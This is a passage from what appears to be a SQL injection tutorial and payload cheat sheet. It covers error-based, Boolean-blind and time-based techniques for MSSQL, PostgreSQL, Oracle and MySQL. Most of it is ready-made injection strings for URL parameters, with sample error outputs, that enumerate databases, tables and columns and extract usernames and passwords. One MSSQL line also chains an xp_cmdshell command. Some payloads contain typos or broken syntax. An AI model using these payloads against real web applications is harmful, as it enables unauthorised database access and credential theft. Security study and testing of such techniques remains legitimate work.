<known column list> is a list of the columns we already retrieved

* + - **Dumping Data**
      * **Payload**
        + 9999 or 1 in (SELECT TOP 1 CAST (<column name> as varchar(4096)) FROM <db name>..<table name> WHERE <column name> NOT IN (<retrieved data list>)); -- -
        + 9999 OR 1 IN (SELECT TOP 1 CAST(username as varchar) FROM cms..users WHERE id=1); -- -
        + 9999 OR 1 IN (SELECT TOP 1 CAST(password as varchar) FROM cms..users WHERE id=1); -- -
        + 9999 OR 1 IN (SELECT username%2bchar(64)%2bpassword FROM cms..users WHERE id=1); -- -

Sending %2b to the web application means sending the + character to the DBMS. The + character serves as string concatenation command.

* + **PostgreSQL Error Based SQL injection**
    - **Notes**
      * To exploit a SQLi on a web application using PostgreSQL, you have to leverage the cast technique we saw for MSSQL.
    - **Example**
      * **Payload**
        + select cast(version() as numeric);
        + Index.php?action=contents&order=ASC,cast(version() as numeric)--
      * **Output** 
        + ERROR: invalid input syntax for type numeric: "PostgreSQL 9.1.15 on x86\_64-unknown-linux-gnu, compiled by gcc (Debian 4.7.2-5) 4.7.2, 64-bit"
      * **Payload (Extracting tables/columns)**
        + dbname=# select cast((select table\_name from information\_schema.tables limit 1 offset 0) as numeric);

ERROR: invalid input syntax for type numeric: "pg\_statistic"

* + - * + dbname=# select cast((select table\_name from information\_schema.tables limit 1 offset 1) as numeric);

ERROR: invalid input syntax for type numeric: "pg\_type"

* + - * + dbname=# select cast((select table\_name from information\_schema.tables limit 1 offset 2) as numeric);

ERROR: invalid input syntax for type numeric: "pg\_attribute"

* + - * + Col\_name= ,cast(,cast(chr(126)|| (select+column\_name+from+information\_schema.columns+limit+1+offset+1) ||chr(126)+as+int)–
      * **Others**
        + ,cAsT(chr(126)||vErSiOn()||chr(126)+aS+nUmeRiC)
        + ,cAsT(chr(126)||(sEleCt+table\_name+fRoM+information\_schema.tables+lImIt+1+offset+data\_offset)||chr(126)+as+nUmeRiC)–
        + ,cAsT(chr(126)||(sEleCt+column\_name+fRoM+information\_schema.columns+wHerE+table\_name=’data\_table’+lImIt+1+offset+data\_offset)||chr(126)+as+nUmeRiC)–
        + ,cAsT(chr(126)||(sEleCt+data\_column+fRoM+data\_table+lImIt+1+offset+data\_offset)||chr(126)+as+nUmeRiC)
        + ‘ and 1=cast((SELECT concat(‘DATABASE: ‘,current\_database())) as int) and ‘1’=’1
        + ‘ and 1=cast((SELECT table\_name FROM information\_schema.tables LIMIT 1 OFFSET data\_offset) as int) and ‘1’=’1
        + ‘ and 1=cast((SELECT column\_name FROM information\_schema.columns WHERE table\_name=’data\_table’ LIMIT 1 OFFSET data\_offset) as int) and ‘1’=’1
        + ‘ and 1=cast((SELECT data\_column FROM data\_table LIMIT 1 OFFSET data\_offset) as int) and ‘1’=’1
    - **PostgreSQL XML helpers**
      * select query\_to\_xml(‘select \* from pg\_user’,true,true,’’); -- returns all the results as a single xml row
        + The query\_to\_xml above returns all the results of the specified query as a single result. Chain this with the PostgreSQL Error Based technique to exfiltrate data without having to worry about LIMITing your query to one result.
      * select database\_to\_xml(true,true,’’); -- dump the current database to XML
      * select database\_to\_xmlschema(true,true,’’); -- dump the current db to an XML schema
        + Note, with the above queries, the output needs to be assembled in memory. For larger databases, this might cause a slow down or denial of service condition.
  + **ORACLE ERROR Based SQL Injection**
    - Invalid HTTP Request
      * SELECT utl\_inaddr.get\_host\_name((select banner from v$version where rownum=1)) FROM dual
    - CTXSYS.DRITHSX.SN
      * SELECT CTXSYS.DRITHSX.SN(user,(select banner from v$version where rownum=1)) FROM dual
    - Invalid Xpath
      * SELECT ordsys.ord\_dicom.getmappingxpath((select banner from v$version where rownum=1),user,user) FROM dual
    - Invalid XML
      * SELECT to\_char(dbms\_xmlgen.getxml(‘select “’||(select user from sys.dual)||’” FROM sys.dual’)) FROM dual
    - Invalid XML
      * SELECT rtrim(extract(xmlagg(xmlelement(“s”, username || ‘,’)),’/s’).getstringval(),’,’) FROM all\_users
  + **MySQL Error Based SQL injection**
    - **Multiple ways for data extraction in Error Based SQL injection**
      * **using count(\*)**
      * **Xpath Injection (extractvalue() / update\_xml() /…)**
      * **Sub Query Injection (double query injection)**
    - **Method 1**
      * **Notes**
        + To exploit error-based SQL injection on MySQL, we will use the group by statement. This statement groups the result-set by one or more columns.
        + The following statement is a skeleton you can use to create your MySQL error-based injections:

select 1,2 union select count(\*), concat(, floor(rand(0)\*2)) as x from information\_schema.tables group by x;

* + - * **Example**
        + **Payload**

select count(\*), concat(version(), floor(rand(0)\*2)) as x from information\_schema.tables group by x;

* + - * + **Output**

ERROR 1062 (23000): Duplicate entry ‘5.5.43-0+deb7u11’ for key ‘group\_key’

* + - **Data Extraction using Xpath Extractvalue()** 
      * **Introduction**
        + Here we are not actually injecting into XPATH, we are just using one of the XPATH function which is Extractvalue() to generate error and get the output.
        + The ExtractValue(); function in MySQL runs an Xpath query against a string representing XML data. The function takes 2 input in the following form:

ExtractValue(‘xmldatahere’, ‘xpathqueryhere’)

attribute name (**xml\_frag)**and Xpath expression enclosed in single quotes (**xpath\_expr)**

* + - * + Awesome, now we know how the function works. We will pass values to the **ExtractValue**function that can’t be interpreted into valid results like letters and numbers. Instead, we will be giving characters like **comma or semicolon in a hex representation to**ensure the XML parsing will always failand generate error messages.
        + If the Xpath query is syntactically incorrect, we are presented with an error message:

XPATH syntax error: ‘xpathqueryhere’

In which is the result pf the mySQL function we used

Example :

extractvalue(0x3b ,”mySQL\_function\_here” )

The 0x3b is the hex representation of the semi comma

And Extractvalue(0x3b , database())

And Extractvalue(0x3b , current\_user())

* + - * + so in what condition should it’s the use this injection?

As per my experience most of the times the condition where we start injecting with a single ostg, double quote etc we get the error, well and good. We now comment out the query and start searching for the number of columns. Huh we got the columns also using order by. Let us assume there were 5 columns.

Now when we inject Union Based injection, what the F..?? we cant see any output there. Earlier when we used to inject we gets an output which tells us the vulnerable column to inject. So this is the condition when you can depend on XPATH injection.


* + - * **Data Extraction**
        + okay let us Start from the same condition we discussed above.5 columns found tried following Injection but no output.

?view=-35” union select 1,2,3,4,5–

* + - * + So let us continue our injection using XPATH injection.

?view=-35” and extractvalue(0x0a,concat(0x7e,(OUR QUERY HERE),0x7e))—

 Xpath functions have character limitations up to 32 characters, and we need Concatenation and substring functions if we want to cycle through database information.

* + - * + **Any error change the number of ) at the end from 2 to 3 or from 3 to 2 to avoid syntax error**
        + 
        + **Getting the database version**

?id=1” and extractvalue(1,concat(0x7e,(select @@version),0x7e))--+

* + - * + **Getting the Current Database:**

?view=-35” and extractvalue(**0x0a**,concat(0x0a,(select database()) ))--+-

?view=-35’ and extractvalue(**56**,concat(0x7e,(select database()),0x7e))#

?view=-35’ or extractvalue(**rand(),**concat(0x7e,(select database()),0x7e))#

Output : XPATH syntax error: ‘ database\_name\_here’

As you see the first nb doesn’t matter 1 or 56 or rand() ..etc its just used to trigger an error

for extraction of next database name in case there are multiple database , change value of limit clause from 0,1 to 1,1

take care of the number of the closing brackets if you are injecting into any other query than select you need to add an extra brackets at the end or it can generate an error

* + - * + **Getting tables in current Database:**

?view=-35 and extractvalue(6678,concat(0x7e,(select table\_name from information\_schema.tables where table\_schema=database() LIMIT 0,1),0x7e ))#

Output : XPATH syntax error: ‘table\_name\_here’

for extraction of next table name , change value of limit clause from 0,1 to 1,1 or instead we can use group\_concat()

as you can see it’s the used limit as we cannot extract long data which limits up to 32 characters. So it’s the prefer to go one by one increasing the row to get the output. Well if you want to dump the database go for any tool or manual proxy else create your own script to get the data dumped for you which I prefer to be the best option.

?view=-35” and extractvalue(1,concat(0x0a,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database() )))--+

?view=-35’ or extractvalue(rand(),concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()),0x7e))#

* + - * + **Get Columns Names**

?view= a’ and extractvalue(668,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_schema=database() ),0x7e ))#

?view=-35 “ or extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_schema=database() and table\_name=’users’),0x7e))#

?view=a’ and extractvalue(678,concat(0x7e,(select column\_name from information\_schema.columns where table\_schema=database()and table\_name=’users’ LIMIT 0,1 ),0x7e ))#

?view=a’ and extractvalue(678,concat(0x7e,(select column\_name from information\_schema.columns where table\_schema=database()and table\_name=’hex\_value\_of\_table\_name’ LIMIT 0,1 ),0x7e )))#

here we need to replace ‘hex\_value\_of\_table\_name’ with hex value of the table name from which we want to extract column name like table name is admin and its hex value is 61646d696e to bypass some filters

for extraction of next column name , just change value of limit clause from 0,1 to 1,1 or we can use group\_concat()

* + - * + **Counting the number of rows**:

?view=-35” and extractvalue(0x0a,concat(0x0a,(select count(username) from users)))–

Output : XPATH syntax error: ‘count\_will\_come\_here’

You can use the same trick to count the tables or columns also. So now let us continue dumping the data

?view=35’ and extractvalue(0x0a,concat(0x0a,(select count(username,0x3a,password) from users limit 0,1)))–

Output : XPATH syntax error: ‘Output\_here’

* + - * + **Get Data Values**

?view=-35 and extractvalue(1,concat(0x7e,(select column\_name from table\_name LIMIT 0,1),0x7e))-- -

?view=a‘ or extractvalue(1,concat(0x7e,(select group\_concat(username) from security.users limit 0,1),0x7e)) #

Now it’s obvious that the “complete” result requires more than 31 characters, so lets just select 31 characters at a time using MID or Substring and puzzle everything up.

?view= a’ or extractvalue(1,concat(0x7e,(select substring(group\_concat(username) from 32) from security.users limit 0,1),0x7e))#

?view= a’ or extractvalue(1,concat(0x7e,(select substring(group\_concat(username) from 63) from security.users limit 0,1),0x7e))#

I wanna point out that in MySQL the first character in a string is indexed 1 instead of 0 and that’s why we used 32 instead of 31 and 63 instead of 62

* + - **Data Extraction using Xpath & UpdateXML()**
      * **Introduction**
        + The UPDATEXML (); function in MySQL runs an Xpath query against a string representing XML data. The function takes input in the following form:

UPDATEXML(XMLType\_Instance, Xpath\_string,value\_expression, namespace\_string)

* + - * + If the Xpath query is syntactically incorrect, we are presented with an error message:

XPATH syntax error: ‘xpathqueryhere’

* + - * + **When should it’s the use this injection?**

We use it in the same condition like other error based injections but sometimes if Extractvalue is not available or filtered by the firewall then we can use this one. When we try Union based query first step and do not get any output then we can try using Error based injection

UPDATEXML( it is available since MySQL v. 5.1.5). Like its name suggest that it is used to modify a xml fragment, by specifying a XPATH expression.

Although UPDATEXML seems like a really awesome function it has a drawback too. It can only extract the last 20 bytes at a time

* + - * **Data Extraction**
        + **Ex: using XPATH updateXML injection**.

?view=-35” and updatexml(null,concat(0x3a,(OUR QUERY HERE)),null)—

The concat() function is to connect it into a string, so it will not conform to the format of XPATH\_string, resulting in a format error, bursting

* + - * + **Any error change the number of ) at the end from 2 to 3 or from 3 to 2 to avoid syntax error**
        + **Getting the database version**

?num=2 and UPDATEXML(null,@@version,null) --+-

?id=1” and updatexml(1,concat(0x7e,(select @@version),0x7e),1) #

0x7e is ASCII encoding, and the decoding result is ~

?id=1” and updatexml(1,concat(0x7e,(select @@version),0x7e),1)) #

If injecting in insert statement and there is an error put another closing brackets ) at the end

* + - * + **Getting the Current Database:**

?view=-35” and updatexml(1,concat(0x7e,(select database()),0x7e),1) #

Output: XPATH syntax error: ‘:database\_name\_here’

* + - * + **Getting tables in current Database:**

?view=-35” and updatexml(null,concat(0x3a,(select table\_name from information\_schema.tables where table\_schema=database() limit 0,1)),null) –

We can get the next table by increasing the LIMIT number 0,1 -> 1,1 and so on or we can use Group\_concat() instead of using limit

?par=value’ or updatexml(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema=’DATABASE\_NAME’),0x7e),1) #

Output : XPATH syntax error: ‘:table\_name\_here’

* + - * + **Counting the number of columns:**

?view=-35” and updatexml(null,concat(0x3a,(select count(username) from users)),null)–

Output : XPATH syntax error: ‘:count\_will\_come\_here’

* + - * + **Getting columns of a table :**

?view=-35’ or updatexml(1,concat(0x7e,(select Group\_concat(column\_name) from information\_schema.columns where table\_name=’users’),0x7e),1) #

?view=-35’ or updatexml(1,concat(0x7e,(select column\_name from information\_schema.columns where table\_name=’users’ limit 0,1),0x7e),1) #

* + - * + **Extract values**

?view=-35 ‘ and updatexml(1,concat(0x7e,(SELECT Group\_concat(username) from databasename\_here.tablename\_here limit 0,1),0x7e),1) #

?view=-35 ‘ and updatexml(1,concat(0x7e,(SELECT username from databasename\_here.tablename\_here limit 0,1),0x7e),1) #

* + - **Data Extraction using subquery**
      * **why use subquery Injection?**
        + XPATH is not available in some versions of MySQL and may be filtered or locked by admin it’s the why to overcome this problem we will use Sub Query Injection.
        + We can directly extract data from the database by using **double query injection**. However, in MySQL there is no such thing as double queries. This can also be called as sub query injection. All we are trying to do is retrieve data in the form of an error. We can also define as error-based injection.
      * **Data extraction** 
        + **Query syntax**

?id=1’ and (select 1 from (Select count(\*),Concat((<Your Query here to return single row>),0x3a,floor(rand (0) \*2))y from information\_schema.tables group by y) x)-- -

You will get out put in form of Error like

Duplicate entry ‘<Your Output here>:1’ for key ‘group\_key’

* + - * + **Getting Version**

**Efer’ or**(**SELECT** 1 **FROM**(**SELECT** **COUNT**(\*),concat(version(),**FLOOR**(rand(0)\*2))x **FROM** information\_schema.**TABLES** **GROUP** **BY** x)a)*–*

* + - * + **Getting Database:**

?id=1’ or (**SELECT** 1 **FROM** (**SELECT** **COUNT**(\*),concat(0x3a,(**SELECT** schema\_name **FROM** information\_schema.schemata **LIMIT** 0,1),0x3a,**FLOOR**(rand(0)\*2))a **FROM** information\_schema.schemata **GROUP** **BY** a **LIMIT** 0,1)b)*–*

?id=1’ or (**SELECT** 1 **FROM** (**SELECT** **COUNT**(\*),concat(0x3a,(**database()**),0x3a,**FLOOR**(rand(0)\*2))a **FROM** information\_schema.schemata **GROUP** **BY** a **LIMIT** 0,1)b)*–*

* + - * + **Getting the Table Names:**

?id=1’ or (select 1 from (Select count(\*),Concat((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y) x)-- -

* + - * + **Getting the Columns of any table:**

?id=1’ and (select 1 from (Select count(\*),Concat((select column\_name from information\_schema.columns where table\_schema=database() and table\_name=’<table\_name\_here>’ limit 0,1),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y) x)-- -

* + - * + **Getting the Data from Columns:**

1 **or**(**SELECT** 1 **FROM**(**SELECT** **COUNT**(\*),concat(0x3a,(**SELECT** column1 **FROM** table1 **LIMIT** 0,1),**FLOOR**(rand(0)\*2))x **FROM** information\_schema.**TABLES** **GROUP** **BY** x)a)*–*

?id=1’ and (select 1 from (Select count(\*),Concat((select concat(<column\_1>,<column\_2>) from <table\_name\_here> limit 0,1),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y) x)–

’ or (select 1 from (select count(\*),concat(“”,(select concat(username,0x3a,0x3a,password) from users limit 0,1),””,floor(rand(0)\*2)) as a from information\_schema.tables group by a) b) –

* **Exploiting Blind SQL injection**
  + **Introduction**
    - Blind SQL injection refers to those attack techniques that exploit a database query input sanitization vulnerability to extract information from the database or extract information about the database query, without the use of verbose database error messages or in-band techniques.
  + **Boolean Based Blind SQL injection (by conditional responses)**
    - This time developer had blocked error message as the output on the website. Hence if the database is vulnerable to SQL injection, then the attacker does not obtain any error message on the website.**The attacker will try to confirm if the database is vulnerable to Blind SQL Injection by evaluating the results of various queries which return either TRUE or FALSE.**
    - **TESTING for blind based SQL**
      * We first try to get a normal valid page with a valid/invalid response
        + **Example 1**

Let’s suggest it will show a valid response when the value is = 1

So 1’ or 1=1 -> is True and should response with the normal way

So 1’ or 1=2 -> is False and should response with a different way

* + - * + **Example 2**

Using or logical operator

<http://www>.victim.com/showproduct.php?id=2 or 1=1 – returns the first product

or 1=1 makes the database return every product. The database detects this as an anomaly and shows the first product.

<http://www>.victim.com/showproduct.php?id=2 or 1=2 – returns the second product

or 1=2 makes no difference in the result, and therefore the flow of execution continues without change.

using the AND logical operator, instead of OR:

<http://www>.victim.com/showproduct.php?id=2 and 1=1 – returns the second product

Always True Condition

<http://www>.victim.com/showproduct.php?id=2 and 1=2 – returns the first product

always False Condition

* + - * The exploiting after that should be the same as a normal SQL if the result is true the normal response is shown else a different response is shown
    - **Exploiting Boolean based blind SQL Injection**
      * **Some Used Functions**
        + **substr() function**

substr(string,start,length)

string (required) specifies a part of the string to be returned.

start (required) specifies where to start in the string.

length (optional) specifies the length of the string to be returned.

substring(‘n00b’,1,1) will return n.

substring(‘n00b’,2,1) will return 0.

substring(‘n00b’,3,1) will return 0.

substring(‘n00b’,4,1) will return b.

substring(‘n00b’,5,1) will return empty.

**ASCII + Substring**

Ascii(substring(‘n00b’,1,1)) Now the substring function will return n then the ascii will return the Ascii value of n which is 110.

**General query for data extraction**

?id=1’ and Ascii(substring((<your\_query\_here\_which\_returns\_one\_row>),1,1))<any\_number\_here%23

* + - * + **mid() function**

mid(striing,start,length)

string (required) specifies that part of the string is to be returned.

start (required) specifies the starting position (starting value is 1).

length (optional) the number of characters to return. If omitted, the mid() function returns the remaining text.

* + - * + **left() function**

left(string,length)

string (required) specifies that part of the string to be returned

length (optional) specifies the characters of the first length of the returned string

* + - * + **Benchmark**

the BENCHMARK() function repeats the expression expr count times.

Under normal circumstances, we do not recommend using the BENCHMARK() function because it consumes a lot of CPU resources.

* + - * **Identifying The DBMS**
        + If the application does not return the desired information directly in the response, you need an indirect approach in order to understand the technology that is used in the back-end. Such an indirect approach is based on the subtle differences in the SQL dialects the different database server’s use.
        + **First Method**

The most common technique leverages the differences in how the various products **concatenate strings**

Each DBMS handles strings differently, making the way which String Concatenation is handled even more interesting. **When injecting in a string parameter**, We can infer the DBMS version by observing the replies to different concatenation syntaxes, as we can see below:

**MySQL**

Select ‘Concat’ ‘enation’

Select CONCAT(‘Concat’,’enation’)

**MS SQL**

Select ‘Concatenation’ ‘some’+’enation’

Select CONCAT(‘Concat’,’enation’) [from v2012]

**Oracle**

Select ‘Concat’ || ‘enation’

Select CONCAT(‘Concat’, ‘enation’)

**PostgreSQL**

Select ‘Concat’ || ‘enation’

Select CONCAT(‘Concat’, ‘enation’)

**Example**

Remote database identification can be done by replacing any vulnerable string parameter with a concatenation in the following manner:

<http://www>.victim.com/displayuser.aspx?User=Bob–Original request

<http://www>.victim.com/displayuser.aspx?User=B’+’ob – MSSQL

<http://www>.victim.com/displayuser.aspx?User=B’’ob – MySQL

<http://www>.victim.com/displayuser.aspx?User=B’||’ob – Oracle or PostgreSQL

Sending the three modified requests will tell you the database running on the remote back-end server, as two requests will return a syntax error and one of them will return the same result as the original request indicating the underlying database

* + - * + **Second Method**

Likewise, if the injection point is evaluated as a number, we can perform the same approach, but with Numeric Functions, All functions return an INTEGER NUMBER in the respective database while generate ERROR on all others

**MySQL**

CONNECTION\_ID()

LAST\_INSERT\_ID()

ROW\_COUNT()

…

**MS SQL**

@@PACK\_RECEIVED

@@ROWCOUNT

@@TRANCOUNT

…

**Oracle**

BITAND(0,1)

BIN\_TO\_NUM(1)

TO\_NUMBER(1231)

* + - * + **Third Method**

simply using some specific SQL construct that is peculiar to a particular dialect is another effective technique that works very well in most situations. For instance, successfully injecting a WAITFOR DELAY is a clear sign that Microsoft SQL Server is used on the other side, whereas successfully injecting a SELECT pg\_sleep(10) will be a sure sign that we are dealing with PostgreSQL (and also that its version is at least 8.2).

So, we can either use Date and Time Functions (see NOW()+0 in MySQL) or specific Miscellaneous DBMS Functions (see UID in Oracle). Obviously, we have many more options.

* + - * + **Fourth Method**

Other interesting assumptions can be reached by observing how comments are handled

If you are dealing with MySQL, there is a very interesting trick that allows you to determine its exact version. We know that comments on MySQL can be included in three different ways:

1. A # character at the end of the line.

2. A “–” sequence at the end of the line (don’t forget the space after the second hyphen).

3. A “/\*” sequence followed by a “\*/” sequence, with the characters in between being the comment.

The third syntax allows further tweaking: If you add an exclamation mark followed by a version number at the beginning of the comment, the comment will be parsed as code and will be executed only if the version installed is greater than or equal to the version indicated in the comment. Sounds complicated? Take a look at the following MySQL query:

SELECT 1 /\*!40119 + 1\*/

This query will return the following results:

2 if the version of MySQL is 4.01.19 or later.

1 otherwise.

* + - * **Get database version**
        + **We will try to bruteforce the answer to extract data**

Text’ and substring(@@Version ,1,1)=1 -- -> generate an error

Text’ and substring(@@Version ,1,1)=2 -- -> generate an error

Text’ and substring(@@Version ,1,1)=3 -- -> generate an error

Text’ and substring(@@Version ,1,1)=4 -- -> generate an error

Text’ and substring(@@Version ,1,1)=5 -- -> no error

So by this method we know that the version of the SQL is 5

* + - * **Get the length of the database name** 
        + ?id=1’ AND (length(database())) = 1 --+
        + ?id=1’ AND (length(database())) = 2 --+
        + ?id=1’ AND (length(database())) = 3 --+

And so on until we get a True statement

* + - * **Get database name**
        + **Using ascii and substring**

?id=1’ AND (ascii(substr((select database()),1,1))) > 100 --+

And we will change the ASCII nb until we get a response or its True then go to the next letter

?id=1’ AND (ascii(substr((select database()),2,1))) > 100 --+

Until you get all asci numbers of letters

1 = u = 117

2 = s = 115

3 = e = 101

4 = r = 114

5 = s = 115

* + - * + **Using substringdatabase**

Text’ and substringdatabase() ,1,1)=’a’ --

We will try all alphabetic character until we get no error then we move on to the next character

Text’ and substringdatabase() ,2,1)=’a’ --

Text’ and substringdatabase() ,3,1)=’a’ --

We will try to bruteforce and complete until we get the whole name of the database

* + - * + **Using Substring**

‘ OR SUBSTRING(database(),1,1) = ‘a

‘ OR SUBSTRING(database(),1,1) = ‘b

….

* + - * **Get the Table Name length** 
        + ?id=1’ AND (length((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1))) = 1 –

We will try (= 1,2,3,4,…) And so on until we reach the length of the characters of the database/table name

Here we are enumerating the first table in the database if we want to enumerate the second table, we will use

Limit 1,1

LIMIT n,1 = nth table in the first database and so on

* + - * **Get Table Name**
        + ?id=1’ and Ascii(substring((Select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>97 --+

we queried if the first character of first table under the current database greater than a. If it returns true (Page loads Normally) then we will increase it and check

* + - * + ?id=1’ and Ascii(substring((Select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))= 100--+

Then the first character is “s”

* + - * + ?id=1”and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),2,1))>108--+

Guess the second character of the table so we will continue until we get the full name

Here you can see the limit 0,1 we used in the above statement. It means that starting from the 0th, get the first one. Then the second one is limit 1,1

* + - * + ?id=1”and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 1,1),1,1))>113--+
      * **Column Name Enumeration** 
        + ?id=1’ and Ascii(substring((Select column\_name from information\_schema.columns where table\_schema=database() and table\_name=’Table\_name\_HERE’ limit 0,1),1,1))>97 --+
      * **User Name Enumeration**
        + ?id=1’ AND (length((select username from users limit 0,1))) = 4 --+

Find the the length of the name in the first row

It replies TRUE if not we will change the number 4 until we get True

* + - * + ?id=1’ AND (length((select username from users limit 1,1))) = 4 --+

Find the the length of the name in the second row and so on

It replies TRUE if not we will change the number 4 until we get True

* + - * + ?id=1’ AND (ascii(substr((select username from users limit 0,1) ,1,1))) > 100 --+

Enumerate the first string of username in the first-row test for a first string using ascii code.

After getting the full name we will head on the next row by increasing the nb of limit 0,1 -> 1,1 and so on

* + **Exploiting Blind SQL injection by triggering SQL errors using conditional responses**
    - The time-based approach is extremely flexible, and it is guaranteed to work in very difficult scenarios because it uniquely relies on timing and not on the application output However, it is not suited to extracting more than a few bits of information. Assuming that each bit has the same probability of being 1 or 0, and assuming that we used 5 s as the parameter to WAITFOR, each query would take an average of 2.5 s (plus any additional network delay) to return, making the process painstakingly slow. You could reduce the parameter passed to WAITFOR, but that would likely introduce errors. Luckily, we can use other methods
    - **Conditional errors statement Syntax** 
      * You can test a single Boolean condition and trigger a database error if the condition is true.
      * **Oracle** 
        + SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN to\_char(1/0) ELSE NULL END FROM dual
        + IF condition THEN true-part; ELSE false-part; END IF; END;
        + IF (1=1) THEN dbms\_lock.sleep(3); ELSE dbms\_lock.sleep(0); END IF; END;
      * **Microsoft**
        + IF condition true-part ELSE false-part
        + IF (1=1) SELECT ‘true’ ELSE SELECT ‘false’
        + SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/0 ELSE NULL END
      * **PostgreSQL**
        + SELECT CASE WHEN condition THEN true-part ELSE false-part END
        + SELECT CASE WEHEN (1=1) THEN ‘A’ ELSE ‘B’END;
        + SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN cast(1/0 as text) ELSE NULL END
      * **MySQL**
        + IF(condition,true-part,false-part)
        + SELECT IF(1=1,’true’,’false’)
        + SELECT IF(YOUR-CONDITION-HERE,(SELECT table\_name FROM information\_schema.tables),’a’)
  + **Time Based Blind SQL injection:**
    - **Exploiting time based blind SQL injection**
      * The exploitation is similar to a normal SQL but the difference is we add a delay function if the response is delayed with the same time, we specified then that means that the request sent is true if we received the response immediately without any delay that means that the request being sent is False
    - **Cause a time delay in Different DBMS**
      * **Oracle:** 
        + dbms\_pipe.receive\_message((‘a’),10)
      * **MS-SQL:** 
        + waitfor delay ‘0:0:10’ exec master..xp\_cmdshell ‘ping localhost’
        + ProductID = 1;waitfor delay ‘0:0:10’–
        + ProductID =1);waitfor delay ‘0:0:10’–
        + ProductID =1’;waitfor delay ‘0:0:10’–
        + ProductID =1’);waitfor delay ‘0:0:10’–
        + ProductID =1));waitfor delay ‘0:0:10’–
        + ProductID =1’));waitfor delay ‘0:0:10’—
      * **MySQL:**
        + on MySQL you can create a delay of a few seconds with the following query:

SELECT BENCHMARK(1000000,sha1(‘blah’));

The BENCHMARK function executes the expression described by the second parameter for the number of times specified by the first parameter. It is normally used to measure server performance, but it is also very useful for introducing an artificial delay. In this case, we tell the database to calculate the SHA1 hash of the string “blah” 1 million times.

* + - * + If you are dealing with an installation of MySQL that is at least 5.0.12, things are even easier:

SELECT sleep(10);

?id=1” and sleep(10)–

* + - * **PostgreSQL :** 
        + pg\_sleep(10)
        + ProductID =1’ SELECT pg\_sleep(10) --
        + ?id= s’ || pg\_sleep(10) --
    - **Data Extraction using conditional time delay** 
      * **Conditional Statement Syntax**
        + Such queries can always be expressed in the following form:

IF condition THEN do\_something ELSE do\_something\_else

* + - * + **Microsoft SQL Server**

IF (‘a’=’a’) SELECT 1 ELSE SELECT 2

* + - * + **MySQL**

SELECT IF(‘a’, 1, 2)

* + - * + **Oracle**

SELECT CASE WHEN ‘a’ = ‘a’ THEN 1 ELSE 2 END FROM DUAL SELECT decode(substr(user,1,1),’A’,1,2) FROM DUAL

* + - * + **PostgreSQL**

SELECT CASE WHEN (1=1) THEN ‘a’ else ‘b’ END

* + - * **Conditional time delays Statement Syntax**
        + Extract data using conditional time Delay You can test a single Boolean condition and trigger a time delay if the condition is true.
        + **Oracle**

SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN ‘a’||dbms\_pipe.receive\_message((‘a’),10) ELSE NULL END FROM dual

* + - * + **Microsoft**

IF (YOUR-CONDITION-HERE) WAITFOR DELAY ‘0:0:10’

ProductID = 1’; IF (1=2) WAITFOR DELAY ‘0:0:10’—

ProductID = 1’; IF (1=1) WAITFOR DELAY ‘0:0:10’–

* + - * + **PostgreSQL**

SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg\_sleep(10) ELSE pg\_sleep(0) END

* + - * + **MySQL**

SELECT IF(YOUR-CONDITION-HERE,sleep(10),’a’)

sleep (n) statement: make the database for n seconds after a pause and then outputs search results;

if ((condition), m, n) statement: If the condition is true return m, n-return if the condition is false

We use IF (query statement, 1, sleep(5)) here, that is, if our query statement is true, then return the result directly; if our query statement is false, then return to the page after 5 seconds. So we judge whether our query statement is executed correctly based on the length of time to return to the page, that is, our starting point is back to the previous Boolean-based blind SQL injection, that is, constructing the query statement to determine whether the result is true.

?id=1’ and if(1=0,1, sleep(10)) --+

?id=1’ and if(ascii(substr(database(),1,1))=??,sleep(5),1) %23

* + - * **Get the database version**
        + MySQL

?id=1’and If(@@version)=6,sleep(10),1)--+

* + - * + MS-SQL

IF (substring((select @@version),25,1) = 5) WAITFOR DELAY ‘0:0:5’ –

* + - * **Get the Database length** 
        + **Oracle**

Let us First check The Number of characters in current Database Name.

1 and (select sleep(10) from dual where database() like ‘\_\_\_’)#

(we started from 3 char)

1 and (select sleep(10) from dual where database() like ‘\_\_\_\_’)# (now from 4)

?id=1’ and (select sleep(10) from dual where database() like ‘\_\_\_\_\_’)# (now from 5)

?id=1’ and (select sleep(10) from dual where database() like ‘\_\_\_\_\_\_’)# (Now we checked 6)

?id=1’ and (select sleep(10) from dual where database() like ‘\_\_\_\_\_\_\_’)# (Now we checked 7)

Delay

* + - * + **MySQL**

?id=1’and if(length(database())=8,sleep(10),1)--+

?id=1’and if(length(database())=7,sleep(10),1)--+

* + - * **Get the Database name**
        + **Oracle**

[www.vuln](http://www.vuln)-web.com/photo.php?id=1’ and (select sleep(10) from dual where database() like ‘%’)#

Okay here in the above query you can understand the basic things as it’s the suppose you read the other tutorials, so the only thing new in this one is ‘dual’ and like statement.

